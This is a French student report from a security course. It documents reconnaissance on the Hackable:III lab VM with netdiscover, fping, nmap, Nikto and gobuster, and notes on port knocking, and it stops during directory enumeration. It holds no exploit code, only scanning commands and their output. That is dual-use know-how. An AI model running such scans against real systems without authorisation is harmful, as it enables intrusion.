Millot Elisa

Compte Rendu SAE203 - Étape 3 : Hackable :III

Introduction

Ce rapport détaille les étapes réalisées pour identifier et exploiter les failles de sécurité d'une machine virtuelle Hackable :III. L'objectif est de démontrer une méthodologie complète de pentesting, adaptée même aux débutants, en suivant une progression logique.

Les étapes abordées sont les suivantes :


1. **Installation**
2. **Reconnaissance**
3. **Recherche de failles**
4. **Mise en place des failles**
5. **Connexion SSH, élévation des privilèges & recherche des flags**

---


1. Installation

L'installation de la machine cible a été effectuée sur un réseau local virtualisé. Voici un résumé des étapes réalisées :


- Création d'un réseau privée comportant un DHCP qui attribue une adresse IP automatiquement



- Création d'une machine virtuelle sous VirtualBox.



- Configuration réseau en mode *Réseau privé hôte* (*Cela permet de sécuriser les connexions en limitant l'accès à la machine attaquante et à la cible sur un réseau local isolé*) pour qu'elle soit accessible depuis d'autres machines du réseau.



- Faire la même chose sur notre machine qui servira à attaquer


---

2. Reconnaissance

La reconnaissance consiste à identifier les ressources du réseau et à recueillir des informations sur la machine cible.

2.1. Identification des machines sur le réseau

Nous utilisons tout d'abord un outil qui s'appelle « netdiscover » il sert à identifier des adresses sur le réseau où se trouve notre machine, il utilise des requêtes ARP pour détecter les périphériques sur le réseau local. :




Résultat :

- 3 adresses IP ont été identifiées :
    - **192.168.56.1** : passerelle réseau.
    - **192.168.56.100** : adresse DHCP.
    - **192.168.56.105** : machine cible potentielle.

2.2. Vérification de l'état des machines

Pour vérifier l'état des IP que nous avons trouvé, nous utilisons la commande fping




Nous voyons que les trois machines répondent et quelles sont toujours en vie.

2.3. Analyse des ports

Nous allons maintenant analyser tous les ports avec la commande nmap sur l'adresse qui est notre victime, nous allons utiliser certaines options comme :


- **-sS** : Scan furtif des ports ouverts via des paquets SYN.
- **-sV** : Identifie les versions des services sur les ports ouverts.
- **-O** : Détecte le système d'exploitation de la cible. Elle s'appuie sur des empreintes TCP/IP pour deviner l'OS.



Résultat :

- **Port 22 (SSH)** : filtré.
- **Port 80 (HTTP)** : ouvert.

En accédant à l'adresse http://192.168.56.105 via un navigateur, un site web est détecté.



---

3. Recherche de failles


3.1. Exploration du site web

L'outil **Nikto** a été utilisé pour analyser le serveur web. Commande :

nikto -h 192.168.56.105


Nous voyons la présence de fichiers et dossiers intéressants comme index.php et login_page qui peuvent être utiles par la suite.

Nous voyons que nous avons une CVE (« 2003-1418 ») (Une CVE (Common Vulnerabilities and Exposures) est une faille de sécurité répertoriée publiquement avec des détails exploitables), nous la recherchons sur Exploit.db :




Nous ne trouvons rien qui la concerne


En inspectant manuellement le site, deux éléments notables sont identifiés :



1. Un utilisateur nommé "jubiscleudo" et une mention de port knocking pour ouvrir/fermer des ports pour se connecter à une session.





2. Nous avons un accès à « Login_page/login.html »



Nous faisons des recherches pour savoir ce qu'est un « port Knocking » et comment ça marche :

Il faudrait activer/désactiver un port knocking pour entrer/quitter sa section. Je vais donc faire des recherches sur le « port knocking »





https://doc.ubuntu-fr.org/port-knocking

3. Côté client

Pour initier une séquence sur les différents ports, vous pouvez utiliser le client de votre choix, comme **telnet** ou le 'swiss army knife' **nc**...

Ou bien utiliser un logiciel client spécifique au port-knocking comme *knock*, après avoir installé le paquet **knockd** (sur le client cette fois-ci !).

Pour l'utiliser, lancer simplement la commande (l'utilisation du protocole TCP est faite par défaut) :

```
knock my_server port1 port2 port3
```

Ou, si il est nécessaire de préciser dans la combinaison plusieurs protocoles :

```
knock my_server 7000:tcp 8000:udp 9000:tcp
```

Ou, si la combinaisons n'utilise que des ports udp :

```
knock -u my_server 7000 8000 9000
```


Pour en savoir plus, exécutez dans un terminal la commande *man knock*

Modifier

Nous savons que pour utiliser le knock nous avons besoin de 3 ports différents, il faut donc trouver 3 ports. Cette méthode consiste à envoyer des requêtes spécifiques à une série de ports pour activer ou désactiver un service, souvent utilisé pour sécuriser les accès SSH.

3.2. Recherche de fichiers/dossiers cachés

Quand nous allons sur la page que nous avons trouvé, nous atterrissons sur la page suivante :



Nous avons vu sur le **nikto** que nous avons des fichiers que ne retrouvons pas sur la page « http://192.168.56.105/login_page ». Nous utilisons la commande « gobuster » :

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir --url 192.168.56.105 --wordlist /usr/share/wordlists/dirbuster/directory-list-1.0.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.105
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/config               (Status: 301) [Size: 317] [--> http://192.168.56.105/config/]
/css                  (Status: 301) [Size: 314] [--> http://192.168.56.105/css/]
/js                   (Status: 301) [Size: 313] [--> http://192.168.56.105/js/]
/imagens              (Status: 301) [Size: 318] [--> http://192.168.56.105/imagens/]
Progress: 141708 / 141709 (100.00%)
===============================================================
Finished
===============================================================
```

Nous avons testé avec une autre wordlist, sauf que le test de tout la wordlist prenait plus de 3 jours pour être tester au complet.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir --url 192.168.56.105 --wordlist /usr/share/wordlists/rockyou.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.105
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/rockyou.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 4955 / 14344393 (0.03%)[ERROR] parse "http://192.168.56.105/!@#$%^": invalid URL escape "%^"
Progress: 22934 / 14344393 (0.16%)[ERROR] parse "http://192.168.56.105/!\"£$%^": invalid URL escape "%^"
Progress: 24506 / 14344393 (0.17%)[ERROR] parse "http://192.168.56.105/!@#$%^&*()": invalid URL escape "%^&"
/??????               (Status: 200) [Size: 1095]
Progress: 36456 / 14344393 (0.25%)[ERROR] parse "http://192.168.56.105/100%sexy": invalid URL escape "%se"
[ERROR] parse "http://192.168.56.105/100%angel": invalid URL escape "%an"
/backup               (Status: 301) [Size: 317] [--> http://192.168.56.105/backup/]
Progress: 39152 / 14344393 (0.27%)[ERROR] parse "http://192.168.56.105/!@#$%^&*": invalid URL escape "%^&"
Progress: 41228 / 14344393 (0.29%)[ERROR] parse "http://192.168.56.105/100%bitch": invalid URL escape "%bi"
//////              (Status: 200) [Size: 1095]
Progress: 53927 / 14344393 (0.38%)[ERROR] parse "http://192.168.56.105/!@#$%^&*(": invalid URL escape "%^&"
Progress: 60537 / 14344393 (0.42%)[ERROR] parse "http://192.168.56.105/100%me": invalid URL escape "%me"
Progress: 68832 / 14344393 (0.48%)[ERROR] parse "http://192.168.56.105/100%cute": invalid URL escape "%cu"
Progress: 71541 / 14344393 (0.50%)[ERROR] parse "http://192.168.56.105/!@#$%^&": invalid URL escape "%^&"
[ERROR] parse "http://192.168.56.105/!@#$%": invalid URL escape "%"
Progress: 77088 / 14344393 (0.54%)[ERROR] parse "http://192.168.56.105/100%love": invalid URL escape "%lo"
[ERROR] parse "http://192.168.56.105/!\"£$%^&*()": invalid URL escape "%^&"
Progress: 87001 / 14344393 (0.61%)[ERROR] parse "http://192.168.56.105/100%cool": invalid URL escape "%co"
Progress: 103270 / 14344393 (0.72%)[ERROR] parse "http://192.168.56.105/100%real": invalid URL escape "%re"
/?????              (Status: 200) [Size: 1095]
Progress: 135615 / 14344393 (0.95%)[ERROR] parse "http://192.168.56.105/!\"£$%": invalid URL escape "%"
Progress: 143637 / 14344393 (1.00%)[ERROR] parse "http://192.168.56.105/100%princess": invalid URL escape "%pr"
[ERROR] parse "http://192.168.56.105/100%latina": invalid URL escape "%la"
Progress: 144418 / 14344393 (1.01%)[ERROR] parse "http://192.168.56.105/!@#$%^&*()_+": invalid URL escape "%^&"
Progress: 149813 / 14344393 (1.04%)[ERROR] parse "http://192.168.56.105/chivas100%": invalid URL escape "%"
Progress: 164786 / 14344393 (1.15%)[ERROR] parse "http://192.168.56.105/100%mexican": invalid URL escape "%me"
[ERROR] parse "http://192.168.56.105/!\"£$%^&*(": invalid URL escape "%^&"
/config               (Status: 301) [Size: 317] [--> http://192.168.56.105/config/]
Progress: 174575 / 14344393 (1.22%)[ERROR] parse "http://192.168.56.105/^%$": invalid URL escape "%$"
Progress: 176510 / 14344393 (1.23%)
```

Il nous manque aussi encore des dossiers, je me suis donc renseigné sur un autre outil pour pouvoir trouver des fichier/dossiers.


J'ai trouvé sur les outils de kali un outil qui s'appelle « dirbuster » qui est graphique

https://www.kali.org/tools/dirbuster/

